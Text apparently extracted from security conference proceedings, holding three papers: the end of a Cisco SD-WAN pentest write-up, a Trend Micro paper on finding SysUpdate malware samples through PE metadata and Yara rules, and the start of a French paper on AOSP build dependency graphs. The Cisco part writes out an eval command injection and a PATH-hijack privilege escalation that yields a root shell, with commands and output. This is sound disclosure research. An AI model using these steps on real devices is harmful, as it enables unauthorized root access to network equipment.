# IMPORTANT: This config needs to be set to disable shell and other
commands
ForceCommand /bin/mcp_pkg_wrap rp_base /usr/binos/conf/netconf-
subsys.sh
```

However, the script `/bin/mcp_pkg_wrap` is using `eval` on the command provided by the user (`SSH_ORIGINAL_COMMAND`) if the command starts with `scp`:

```
#!/bin/bash
#
# Wrapper to permit non-BASE components to run normally, by
# exporting
# their parent package's libraries into their library path.
#
# August 2006, Dan Martinez
# Copyright (c) 2006-2007, 2015-2016, 2017 by Cisco Systems, Inc.
# All rights reserved.
#
source /common
source ${SW_ROOT}/boot/rmonbifo/env_var.sh
source /usr/binos/conf/package_boot_info.sh
# Allow scp
if [[ $SSH_ORIGINAL_COMMAND == scp* && $2 = *"netconf-subsys.sh" ]];
then
    eval ${SSH_ORIGINAL_COMMAND}
    exit
fi
...
```

As one can see, the SSH command provided by the user is evaluated, allowing injecting any bash command.

### 6.3 Privilege escalation

Now that we have a real shell on the routers, our goal is to elevate our privileges to root in order to change the configuration deep in the system. This way, these changes will not be seen from the vManage dashboard.

As the running system is based on Linux, standard privilege escalation techniques apply. So first of all, we looked for SUID binaries on both routers we had at our disposal:

— ISR4300

```
bash-4.2$ find / -xdev -perm -4000 2>/dev/null
```

```

/tmp/etc/bexecute
/tmp/sw/mount/isr4300-mono-ucmk9.16.10.2.SPA.pkg/usr/binos/
    bin/bexecute
/tmp/sw/mount/isr4300-mono-ucmk9.16.10.2.SPA.pkg/usr/sbin/
    viptela_cli

```

### — C1111X-8P

```

bash-4.2$ find / -xdev -perm -4000 2>/dev/null
/tmp/etc/bexecute
/tmp/sw/mount/c1100-mono-ucmk9.16.10.2.SPA.pkg/usr/binos/bin/
    bexecute
/tmp/sw/mount/c1100-mono-ucmk9.16.10.2.SPA.pkg/usr/sbin/
    viptela_cli
/bin/ping

```

This list is quite short. We first took a look at `/tmp/etc/bexecute`. This program takes a script path in option `-c`. This script path is checked against a whitelist of scripts contained in `/usr/binos/conf/uicmd.conf`. For instance, the script `/usr/binos/conf/install_show.sh` can be executed to read files as root:

```

$ /tmp/etc/bexecute -c "/usr/binos/conf/install_show.sh --command
    display_file_contents --filename /proc/self/status"
Name:      cat
State:     R (running)
Tgid:      32498
Ngid:      0
Pid:       32498
PPid:      32344
TracerPid: 0
Uid:       0   0   0   0
Gid:       0   0   0   0
[...]

```

The command `display_file_contents` is very simple:

```

function display_file_contents () {
    cat $filename
}

```

As we can see, the `cat` program is called without the full path. It is therefore possible to change the `PATH` environment variable to call an malicious `cat` program:

```

bash-4.2$ id
uid=85(binops) gid=85(bprocs) groups=85(bprocs),4(tty)
bash-4.2$ echo -e '#!/bin/bash\n/bin/bash -i 1>&2' > /tmp/mypath/cat
bash-4.2$ chmod +x /tmp/mypath/cat
bash-4.2$ export PATH=/tmp/mypath/:$PATH

```

```

bash-4.2$ /tmp/etc/bexecute -c "/usr/binos/conf/install_show.sh --
    command display_file_contents --filename nope"
bash: no job control in this shell

bash-4.2# id
uid=0(root) gid=0(root) groups=0(root)

```

The allowed scripts list is quite long and may contain other vulnerabilities that could also lead to a privilege escalation.

It should be noted that this privilege escalation was not fixed, as Cisco engineers preferred focusing on the command injection to prevent access to the underlying system.

Using this privileged access, an attacker could alter the device's configuration without its controllers knowing. This completely breaks the SD-WAN managed devices system.

## 7 Post-compromise actions

In the previous sections, we presented ways to extract at least the following key components:

- The ConfD IPC secret of a controller.
- The SSH private key used by the controllers to interact with routers through NETCONF.

Unfortunately, there is no official documentation on these secrets but here is some useful information.

The SSH private key is renewed when the vManage is rebooted so it will automatically generate a new key, push the public key to other equipments and then remove the old key.

On the other hand, the ConfD IPC secret persists after reboot and is -apparently- never changed. Hopefully, if the file does not exist when the system boots, it will generate a new one:

```

vmanage:~# cat /etc/confd/confd_ipc_secret
3751663254-1360213679-2175340492-3302878054
vmanage:~# rm /etc/confd/confd_ipc_secret
vmanage:~# reboot
Broadcast message from root@vmanage (somewhere) (Thu Apr 29
    13:18:02 2021):

vmanage:~# cat /etc/confd/confd_ipc_secret
2241333795-1045035993-3914738047-4072798216
vmanage:~# ls -l /etc/confd/confd_ipc_secret
-rw-r----- 1 vmanage vmanage 43 Apr 29 13:19 /etc/confd/
    confd_ipc_secret

```



As one can see, this method requires having high privileges on the vManage to remove the file. This implies exploiting vulnerabilities to gain these privileges **before** updating the software.

## 8 Future work

Even if serious issues were found during the audits, it is worth mentioning what could be done in future research.

First of all, the vBond and vSmart components were not studied in depth during the audits and represent a great attack surface. The short allotted time to perform these audits forced focusing on malicious access to vManage and routers to cover customers main concerns.

The vBond component is responsible for the enrollment and authentication of the managed routers. This component does not have many public vulnerabilities, and we did not have the time to study it properly. Nonetheless, this target looks interesting for a few reasons:

1. It handles the authentication and setup of new equipment: is it possible to bypass the authentication?
2. Zero Touch Provisioning (ZTP) process: How does it work? Is it possible to retrieve configuration with a fake router?
3. It relies on `vdaemon` which is written in C and parses a lot of different kinds of packets (message, certificates, etc.): are the decoding and parsing processes correctly implemented?
4. The `vdaemon` listens on UDP port 12346 by default (DTLS) so we may find such services in the wild.

The vSmart component is connected directly to the vEdges and is mainly responsible for routing synchronization thanks to OMP. Since each edge needs to store a key used to establish IPsec tunnels with other edges, vSmart is in charge of pushing them to the correct edges. Like vBond, this component is not affected by many vulnerabilities and should definitely be studied. We can imagine a few risks:

- The OMP library is written in C: are the decoding and parsing processes correctly implemented?
- Is it possible to sniff IPsec keys and decrypt traffic?
- The `vdaemon` listens on UDP port 12346 by default (DTLS) so we may find such services in the wild.

Regarding the already covered components vManage and vEdge/cEdge (routers), Cisco still adds new features that may contain security issues and we think there is still some to find in the current package.

## 9 Conclusion

SD-WAN is a great technology and it has already been adopted by many companies. The Cisco SD-WAN solution offers great features but it is quite a complex product.

Through this article, we showed that even though most of the studies were performed on surface components (vManage and vEdge), critical vulnerabilities were found. The impact is even greater because of the centralization of the control and configuration. Indeed, by breaking management or control components, it is then possible for an attacker to edit routers configuration to do whatever they want. For instance, a new route can be pushed in order to intercept traffic or to access the internal network from an attacker-controlled location.

Furthermore, Cisco has demonstrated difficulties in efficiently fixing the vulnerabilities, and continues to add flawed features. This topic of research will surely continue to bring new vulnerabilities with high impact, and companies are at risk. They have to lock down the access to these components as much as possible. As the systems are provided as a blackbox with no privileged access, accounts must be configured with strong passwords and network filtering must be implemented to restrict access to administration interfaces.

As a conclusion, SD-WAN solutions are changing the companies' network management but it also changes the risks' model. Security research must be performed on these solutions to ensure they will not weaken the companies' security.

## References

1. Cisco. Viptela, 2017. <https://www.cisco.com/c/en/us/about/corporate-strategy-office/acquisitions/viptela.html>.
2. Thomas Etrillard Julien Legras. Pentesting cisco sd-wan part 1: Attacking vmanage, 2020. <https://www.synacktiv.com/publications/pentesting-cisco-sd-wan-part-1-attacking-vmanage.html>.
3. Thomas Etrillard Julien Legras. Pentesting cisco sd-wan part 2: Breaking routers, 2020. <https://www.synacktiv.com/publications/pentesting-cisco-sd-wan-part-2-breaking-routers.html>.
4. Denis Kolegov. Practical security assessment of sd-wan implementations, 2020. <https://medium.com/hackingodyssey/practical-security-assessment-of-sd-wan-implementations-c8aa51441c68>.
5. Denis Kolegov. Sd wan new hop, 2020. <https://github.com/sdnewhop/sdwannewhope>.

6. Ariel Tempelhof. Sd-pwn part 2 — citrix sd-wan center — another network takeover, 2020. <https://medium.com/realmodelabs/sd-pwn-part-2-citrix-sd-wan-center-another-network-takeover-a9c950a1a27c>.
7. Ariel Tempelhof. Sd-pwn part 4 — vmware velocloud — the last takeover, 2020. <https://medium.com/realmodelabs/sd-pwn-part-4-vmware-velocloud-the-last-takeover-a7016f9a9175>.
8. Ariel Tempelhof. Sd-pwn — part 3 — cisco vmanage — another day, another network takeover, 2020. <https://medium.com/realmodelabs/sd-pwn-part-3-cisco-vmanage-another-day-another-network-takeover-15731a4d75b7>.
9. Ariel Tempelhof. Silver peak unity orchestrator rce, 2020. <https://medium.com/realmodelabs/silver-peak-unity-orchestrator-rce-2928d65ef749>.
10. Johnny Yu. Hacking cisco sd-wan vmanage 19.2.2 — from csrf to remote code execution, 2020. <https://medium.com/walmartglobaltech/hacking-cisco-sd-wan-vmanage-19-2-2-from-csrf-to-remote-code-execution-5f73e2913e77>.



# Taking Advantage of PE Metadata, or How To Complete your Favorite Threat Actor's Sample Collection

Daniel Lunghi

daniel\_lunghi@trendmicro.com

Trend Micro

**Abstract.** In this paper, we will show some common techniques that we leveraged in a real case investigation that started with one SysUpdate sample found in December 2020, and ended with dozens of samples from the same malware family, dating back to March 2015. SysUpdate is a malware family that has been attributed to the Iron Tiger threat actor in the past. Other malware families from the same threat actor were found, and the result of the investigation has been published in the Trend Micro blog [4]. The goal of the current paper is to discuss some of the techniques that proved useful to gather related samples, with detailed examples. It is complementary with the investigation presented at SSTIC in 2020 [9].

This investigation started when Talent Jump<sup>1</sup> company handed us a malware sample that they found in December 2020 in a gambling company. That gambling company had already been targeted in July 2019, in what we called Operation DRBControl [5]. Our goals were to find if the sample belonged to a known malware family, a known threat actor, and if it was related to the previous campaign.

## 1 Sample analysis

Four files were initially sent to us, and the code analysis showed that a fifth file was involved:

- `dlpumgr32.exe`, a legitimate signed file that is part of the DESlock+ product
- `DLPPREM32.DLL`, a malicious DLL sideloaded [1] by `dlpumgr32.exe` that loads and decodes `DLPPREM32.bin`
- `DLPPREM32.bin`, a shellcode that decompresses and loads a launcher in memory
- `data.res`, an encrypted file decoded by the launcher that contains two SysUpdate versions: one for a 32-bit architecture and another for a 64-bit architecture

---

1. [http://www.talent-jump.com/EN\\_index.html](http://www.talent-jump.com/EN_index.html)

- `config.res`, an encrypted file decoded by the launcher which contains the SysUpdate command-and-control (C&C) address

The `config.res` file was not directly available to us, but we could confirm by analyzing a process dump that it contained the C&C IP address. The code analysis showed that the file is deleted right after being read.




Fig. 1. SysUpdate sample loading process

A quick analysis of the unobfuscated code reveals some interesting RTTI class names, which help figuring some of the malware features:


- `CMShell`
- `CMFile`
- `CMCapture`
- `CMServices`
- `CMProcess`
- `CMPipeServer`
- `CMPipeClient`

## 2 Malware family identification

The process of obtaining unobfuscated code from the packed files is off-topic, but as seen on figure 1, the unobfuscated code is only present in memory. After dumping the unobfuscated code, our goal was to identify the malware family, if known. We found a hardcoded user-agent, Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1847.116 Safari/537.36, which was mentioned in an article written by Dell SecureWorks [16] in February 27, 2019 on the Bronze Union threat actor, also known as Emissary Panda, APT27, LuckyMouse or Iron Tiger [12]. The article mentions two malware families, HyperBro [2] and SysUpdate. We were familiar with HyperBro, as we encountered it during our investigation on Operation DRBControl [6] in 2019, so we could discard it. We found another article [14] listing the features of the SysUpdate malware family, and they matched the behavior of the in-memory launcher displayed in figure 1. Thanks to it, we confidently assumed that this malware belonged to the SysUpdate family.

## 3 Pivoting on metadata

The two previously listed articles [14, 16] provided indicators of compromise (IOC) of old SysUpdate samples that we could retrieve. A quick analysis showed that their loading process was quite similar, involving a legitimate signed file loading a malicious DLL, which unpacks a binary file in-memory. However, no launcher nor additional files were involved.



**Fig. 2.** Loading process of a SysUpdate sample found in NCC blog [14]

### 3.1 Filename

We noticed the `sys.bin.url` filename has been used in both cases. This was our first pivot, and searching for this filename followed by relevant



**Fig. 3.** Loading process of a SysUpdate sample found in Dell SecureWorks blog [16]

keywords (APT, malware) returned sandbox results, but no new samples. Issuing the same query<sup>2</sup> in the Virus Total platform returned 7 results, some of which were unknown to us. Searching for their MD5 hashes in search engines, we found another article [8] written in Farsi language which described the same malware, and contained further IOCs.

In that list, we noticed another legitimate binary being abused by the attacker for side-loading a malicious DLL: PYTHON33.dll. In that case, the DLL unpacked a binary file named PYTHON33.hlp. A new search<sup>3</sup> on this filename returned four samples and a new technical analysis [13] of our malware. We also found a security bulletin [3] from the UAE national CERT dated June 13, 2019 which mentioned a malware family named HyperSSL. After analysis, it turned out it was the same malware family, and thus HyperSSL could be considered an alias of SysUpdate.

In addition to pivoting on filenames for packed payloads, which can be changed by the attacker at any moment, we noticed that the threat actor tended to reuse the same legitimate executables to side-load its malicious DLL libraries. As the attacker did not control the code of such signed legitimate binaries, he could not change the names of the side-loaded libraries, and thus we could leverage that behavior to hunt for malicious DLL libraries based on their name. As an example, we could search for libraries named PYTHON33.dll, but we had to filter the results, because a simple query returned 166 results. We removed corrupt samples, but there were still 99 samples left. After analyzing malicious DLL files from the attacker, we noticed their size was always less than 100 Kb, whereas the official Python library was heavier than a megabyte. By adding a filter on the file size,<sup>4</sup> we obtained only five files, which we could analyze manually. It turned out they were all related to the SysUpdate malware family.

2. <https://www.virustotal.com/gui/search/name:sys.bin.url/files>

3. <https://www.virustotal.com/gui/search/name:python33.hlp/files>

4. <https://www.virustotal.com/gui/search/name:PYTHON33.dllsize:100Kb-NOTtag:corrupt/files>



At this point, simple queries on filenames learned us that our threat actor has targeted Middle-East countries in the past (Iran, UAE), among which governmental entities, and we expanded our IOC list, not only with samples but also with infrastructure. We also saw multiple reports of malware families and TTPs related to our threat actor.

## 3.2 Imphash

“Imphash” or “Import hashing” is a method invented by FireEye and published [11] in 2014. The general idea is that the Import Address Table (IAT), which is built at compilation time, changes depending on which order the functions are placed in the source code. Thus, when a significant amount of functions are imported and called in a malware’s source code, its IAT has a fingerprint unique enough to allow for correlations. Multiple tools<sup>5</sup> exist to generate this hash. In our case, this method worked pretty well on the malicious DLLs compiled by our threat actor. For example, a search<sup>6</sup> query on the imphash `509a3352028077367321fbf20f39f6d9` returned three files related to Iron Tiger. Other platforms, such as Malware Bazaar, allow for similar search queries<sup>7</sup> through their API.

It is also possible to build a Yara rule that matches on files with a specific imphash:

```
import "pe"
rule sysupdate_dll_imphash
{
  meta:
    author = "Daniel Lunghi"
    description = "Matches Iron Tiger's SysUpdate DLLs from 2019"
    purpose = "Show an example of imphash Yara rule for SSTIC 2021 conference"
  condition:
    uint16(0) == 0x5a4d and // "MZ" header
    pe.imphash() == "509a3352028077367321fbf20f39f6d9"
}
```

## 3.3 PE RICH Header

The RICH header is added by the Microsoft compiler to files in the Portable Executable (PE) format. It has been first documented [15] in 2010. It embeds many information, such as the compiler’s version, up to

5. <https://github.com/Neo23x0/ImpHash-Generator>

6. <https://www.virustotal.com/gui/search/imphash:509a3352028077367321fbf20f39f6d9/files>

7. <https://bazaar.abuse.ch/api/#imphash>

the build number. Researchers have taken advantage [10] of this header for the last couple of years, because it sometimes bring useful correlations. The general idea is that a similar building environment should produce a similar header, which could help finding binaries that have been compiled in the same machine. Some public tools<sup>8</sup> generate a MD5 hash of the RICH header, which can then be used in a Yara rule, or in malware repositories that support it. As an example, searching for the hash 5503d2d1e505a487cbc37b6ed423081f in Virus Total returns three files, which are all related to our threat actor.

The following Yara rule matches those samples:

```
import "pe"
import "hash"
rule sysupdate_richheader
{
  meta:
    author = "Daniel Lunghi"
    description = "Matches Iron Tiger's SysUpdate DLLs from 2018"
    purpose = "Show an example of RICH header Yara rule for SSTIC
              2021 conference"
  condition:
    uint16(0) == 0x5a4d and // "MZ" header
    hash.md5(pe.rich_signature.clear_data) == "5503
            d2d1e505a487cbc37b6ed423081f"
}
```

However, it is important to note that this header is ignored when running an executable, and thus, it can be altered without any impact on the code execution. In 2018, it has been proven [7] that a threat actor purposefully modified the RICH header of an executable to match the header of another threat actor.

### 3.4 TLSH

Multiple “fuzzy hashing” algorithms exist that intend to match similar files automatically. They usually split the original file in blocks of variable length, and then make a hash of the different blocks. The most popular fuzzy hashing algorithm is SSDeep. However, results on compiled code are usually not good. Of all the fuzzy hashing algorithms that we looked at, TLSH was the one that gave better results for correlation. Results should still be taken with caution. As an example, TLSH hash T112F21A0172A28477E1AE2A3424B592725D7F7C416AF040CB3F9916FA9FB16D0DA3C367 returned 223 results in Virus Total, and while many of them were related to our threat actor, many of them were not, and simply

8. <https://gist.github.com/fr0gger/44ef948d5f129a183b4d44d3e867e097>

had a similar structure. On the other hand, searching for the hash T17A634B327C97D8B7E1D97AB858A2DA12152F250059F588C9BF7043E70F2A6509E37F0E returned only two results, and both were related to our threat actor. Note that Malware Bazaar also allows to search for TLSH hash in its API.<sup>9</sup>

## 4 Conclusion

The goal of this short paper was to present some techniques that defenders can leverage when investigating a breach to gather additional information and IOC about the threat actor. It is complementary with the talk [9] presented at SSTIC in 2020, this time focusing on PE metadata.

By using these techniques in a recent investigation, we started from a single unknown sample and found more than thirty samples from the same malware family, around 15 C&C IP addresses, multiple reports discussing the same threat actor and detailing its targets and Tactics, Techniques and Procedures (TTPs). It shows the importance of public research containing IOC, which helped us to identify the malware family. We could also compare our sample to previous versions of the same malware and spot the structural changes.

We hope that by showing examples taken from a real case investigation, it will help young researchers to apply these techniques to their own investigations.

## References

1. Mitre ATT&CK. DLL Side-Loading. <https://attack.mitre.org/techniques/T1073/>.
2. Mitre ATT&CK. HyperBro. <https://attack.mitre.org/software/S0398/>.
3. CERT.ae. ADV-19-27-Advanced Notification of Cyber Threats against Family of Malware Giving Remote Access to Computers, 2019. <https://www.tra.gov.ae/assets/mTP39Tp6.pdf.aspx>.
4. K. Lu D. Lunghi. Iron Tiger APT Updates Toolkit With Evolved SysUpdate Malware, 2021. [https://www.trendmicro.com/en\\_us/research/21/d/iron-tiger-apt-updates-toolkit-with-evolved-sysupdate-malware-va.html](https://www.trendmicro.com/en_us/research/21/d/iron-tiger-apt-updates-toolkit-with-evolved-sysupdate-malware-va.html).
5. K. Lu J. Yaneza D. Lunghi, C. Pernet. Uncovering a Cyberespionage Campaign Targeting Gambling Companies in Southeast Asia, 2020. <https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/operation-drbcontrol-uncovering-a-cyberespionage-campaign-targeting-gambling-companies-in-southeast-asia>.

---

9. <https://bazaar.abuse.ch/api/#tlsh>

6. K. Lu J. Yaneza D. Lunghi, C. Pernet. Uncovering DRBControl - Inside the Cyberespionage Campaign Targeting Gambling Operations, 2020. [https://documents.trendmicro.com/assets/white\\_papers/wp-uncovering-DRBcontrol.pdf](https://documents.trendmicro.com/assets/white_papers/wp-uncovering-DRBcontrol.pdf).
7. GReAT. The devil's in the Rich header, 2018. <https://securelist.com/the-devils-in-the-rich-header/84348/>.
8. Kamiran. APT27 HackerTeam Analyse, 2019. [https://www.kamiran.asia/documents/APT27\\_HackerTeam\\_Analyse.pdf](https://www.kamiran.asia/documents/APT27_HackerTeam_Analyse.pdf).
9. D. Lunghi. Pivoter tel Bernard, ou comment monitorer des attaquants négligents, 2020. [https://www.sstic.org/2020/presentation/pivoter\\_tel\\_bernard\\_ou\\_comment\\_monitorer\\_des\\_attaquants\\_ngligents/](https://www.sstic.org/2020/presentation/pivoter_tel_bernard_ou_comment_monitorer_des_attaquants_ngligents/).
10. P. Kálnai M. Poslušný. Rich Headers: leveraging this mysterious artifact of the PE format, 2019. <https://www.virusbulletin.com/virusbulletin/2020/01/vb2019-paper-rich-headers-leveraging-mysterious-artifact-pe-format/>.
11. Mandiant. Tracking Malware with Import Hashing, 2014. <https://www.fireeye.com/blog/threat-research/2014/01/tracking-malware-import-hashing.html>.
12. Mitre. Threat Group-3390, 2017. <https://attack.mitre.org/groups/G0027/>.
13. Norfolk. Emissary Panda DLL Backdoor, 2019. <https://norfolkinfosec.com/emissary-panda-dll-backdoor/>.
14. N. Pantazopoulos. Emissary Panda - A potential new malicious tool, 2018. <https://research.nccgroup.com/2018/05/18/emissary-panda-a-potential-new-malicious-tool/>.
15. D. Pistelli. Microsoft's Rich Signature (undocumented), 2010. <https://www.ntcore.com/files/richsign.htm>.
16. Counter Threat Unit™ (CTU) researcher team. A Peek into BRONZE UNION's Toolbox, 2019. <https://www.secureworks.com/research/a-peek-into-bronze-unions-toolbox>.

# Exploitation du graphe de dépendance d'AOSP à des fins de sécurité

Alexis Challande<sup>1,2</sup>, Robin David<sup>1</sup> et Guénaël Renault<sup>2,3</sup>  
{achallande,rdavid}@quarkslab.com  
guenael.renault@ssi.gouv.fr

<sup>1</sup> Quarkslab

<sup>2</sup> LiX, École Polytechnique, Institut Polytechnique de Paris, Inria, CNRS

<sup>3</sup> Anssi

**Résumé.** Contrairement aux *GNU autotools*, le système de *build Soong*, développé par Google, se prête plus favorablement à l'analyse de l'interdépendance des cibles de compilations. Utilisées à des fins de sécurité, ces relations de dépendances permettent d'évaluer la propagation d'une vulnérabilité et les composants affectés à travers un graphe, appelé graphe de dépendance unifié. Appliqué à l'*Android Open Source Project*,<sup>4</sup> la construction et l'exploitation de ce graphe permettent de savoir quelles sont les cibles issues d'un fichier. Ces travaux présentent les problématiques techniques liées au calcul de ce graphe et le potentiel offert par son exploitation.

## 1 Introduction

### 1.1 Problème initial

Déterminer dans quelles cibles binaires (bibliothèques ou exécutables) se retrouvent les fichiers sources à la fin de la chaîne de compilation permet d'aider certaines analyses de sécurité comme les études d'impacts ou la recherche de vulnérabilité. Si cette chaîne de compilation est simple, par exemple un fichier source utilisé par un seul exécutable, ce lien est évident. En revanche, les dépendances induites par des bibliothèques statiques compliquent l'étude. Il est bien sûr possible d'établir cette correspondance manuellement, mais cela est fastidieux. Une autre solution est d'effectuer la compilation pour utiliser les informations de debug présentes dans les cibles finales. Cette option nécessite cependant un environnement de *build* valide et d'attendre le temps nécessaire à la compilation. La problématique est donc de trouver une solution automatique permettant d'établir le lien entre des sources et des binaires sans compilation.

---

4. Agrégat des projets du système Android

## 1.2 Contexte

Le système d'exploitation Android équipe de nombreux appareils (téléphones, voitures. . .). Il s'articule autour de l'Android Open Source Project (AOSP), composé de plus de 2000 projets disponibles en sources ouvertes. Ces composants vont de projets largement répandus (p. ex. *curl*) à des développements spécifiques pour des appareils particuliers (p. ex. *msm8x09* — un *SoC* Qualcomm) et couvrent l'ensemble du spectre des couches logicielles rencontrées dans un système d'exploitation où de nombreux composants interagissent. La Figure 1 rappelle quelques chiffres clés du projet. Le temps de compilation d'Android 11, la dernière version du système, illustre l'ampleur d'AOSP.




Fig. 1. Statistiques sur AOSP

Google publie mensuellement des bulletins de sécurité contenant la liste des vulnérabilités corrigées dans Android. Ces informations, couplées à la possibilité d'utiliser AOSP sur plusieurs architectures et la diversité de ses composants, en font une base d'expérimentation riche pour de la recherche en sécurité.

## 1.3 État de l'art

Les travaux sur les systèmes de *build* dans la littérature se concentrent sur la découverte de dépendances implicites ou redondantes. En 2014, un graphe de dépendance construit à partir de l'analyse de *Makefile* est utilisé à ces fins [5]. Pour retrouver certaines incohérences, ce graphe est ensuite comparé avec un graphe construit à partir des *imports* des fichiers sources [6]. Finalement, en 2020, *VeriBuild* [2] formalise *Unified Dependency Graph* (UDG — graphe de dépendance unifié). Pour augmenter la fiabilité et la complétude du graphe, ces derniers sont complétés par l'instrumentation de l'environnement de compilation.

Certains travaux se focalisent sur Android [1] et plus particulièrement sur les différences entre les versions 6 et 7 qui utilisent encore *GNU autotools*. Cependant, Google a entamé une transition vers *Soong* à partir d'Android 7. Les précédents travaux ne sont désormais plus applicables. Cette étude utilise ce nouveau système pour construire statiquement le graphe, et ce, beaucoup plus rapidement que l'état de l'art.

## 2 *Soong* et *blueprint*

	<i>GNU autotools</i>	<i>Soong</i>
Fichiers	Makefile	blueprint
Syntaxe	«Makefile»	«JSON-like»
Unité de compilation	règle	module

**Tableau 1.** Comparaison entre *GNU autotools* et *Soong*

Depuis la version 7 (Nougat), le système de *build* d'Android est *Soong* [4]. Il remplace les anciens *Makefile* (Android.mk). Ce système semble uniquement utilisé dans AOSP pour le moment.

Les *blueprints* sont les fichiers de directives de compilation utilisés par *Soong*. Leur syntaxe est un mélange entre celle du JSON et celle de description des *Protocol buffers* [3]. Les principales différences entre les *GNU autotools* et *Soong* sont illustrées dans le Tableau 1.

Les *blueprints* sont exclusivement déclaratifs et toute la logique de construction est gérée par *Soong*. Le Listing 1 montre un extrait simplifié d'un tel fichier, définissant les directives de compilation de la bibliothèque `liblpdump`.<sup>5</sup>

```

1 cc_library_shared {
2   name: "liblpdump",
3   defaults: ["lp_defaults"],
4   shared_libs: [ "libbase", "liblog", "liblp", ],
5   static_libs: ["libjsonpparse", ],
6   srcs: ["lpdump.cc", "dynamic_partitions_device_info.proto", ],
7 }
```

**Listing 1.** Définition d'un module dans *Soong*

<sup>5</sup>. Issu de [https://android.googlesource.com/platform/system/extras/+refs/tags/android-11.0.0\\_r31/partition\\_tools/Android.bp#31](https://android.googlesource.com/platform/system/extras/+refs/tags/android-11.0.0_r31/partition_tools/Android.bp#31)

Deux mécanismes sont à noter dans les *blueprint*. Le premier est la possibilité d'utiliser des *defaults*, qui peut s'expliquer comme la mise à jour d'un dictionnaire : les valeurs par défauts sont utilisées si elles ne sont pas redéfinies par le module qui les utilise. Le second est la possibilité d'utiliser des variables dont le fonctionnement se rapproche des macros du langage C.

Il est possible d'utiliser les informations contenues dans chacun des *blueprints* d'AOSP pour établir une suite de dépendances des cibles de compilation. En effet, chaque cible définit précisément l'intégralité de ses dépendances, à la fois dynamiques (ligne 4) et statiques (ligne 5) ainsi que les fichiers sources nécessaires à sa compilation (ligne 6).

### 3 Méthode


Nous utilisons un graphe orienté, nommé BGraph (pour *Build-Graph*), pour représenter les dépendances entre les cibles de compilation [2]. Les nœuds du graphe sont soit les cibles (programmes, bibliothèques), soit les fichiers sources. Les arcs représentent la relation entre deux nœuds ; ils sont orientés dans le sens d'utilisation (du fournisseur vers l'utilisateur) et les dépendances de sources (entre un fichier et une cible) sont séparées de celles entre deux cibles.

Le caractère explicite des *blueprints* permet de faire l'hypothèse que le graphe construit par leur analyse est complet. Cela permet de travailler statiquement, et de s'affranchir autant de l'environnement de compilation que du code source en lui même.

La représentation sous forme de graphe permet d'utiliser des algorithmes standards pour extraire l'information souhaitée. Par exemple, les cibles potentielles d'un fichier sont l'ensemble des nœuds vers lesquels un chemin existe depuis la source. La Figure 2 montre une représentation du Listing 1 sous forme de graphe où les liens d'utilisation sont représentés par des arcs.

Pour générer le graphe de dépendance d'AOSP, il faut analyser l'ensemble des fichiers de *build* de la plateforme, puis ajouter un lien pour chaque indication de dépendance. Pour tenir compte de l'évolution des projets d'AOSP et garder des résultats précis, il faut que le graphe et la version d'AOSP correspondent. Nous avons donc créé un graphe pour chacune des versions d'AOSP.



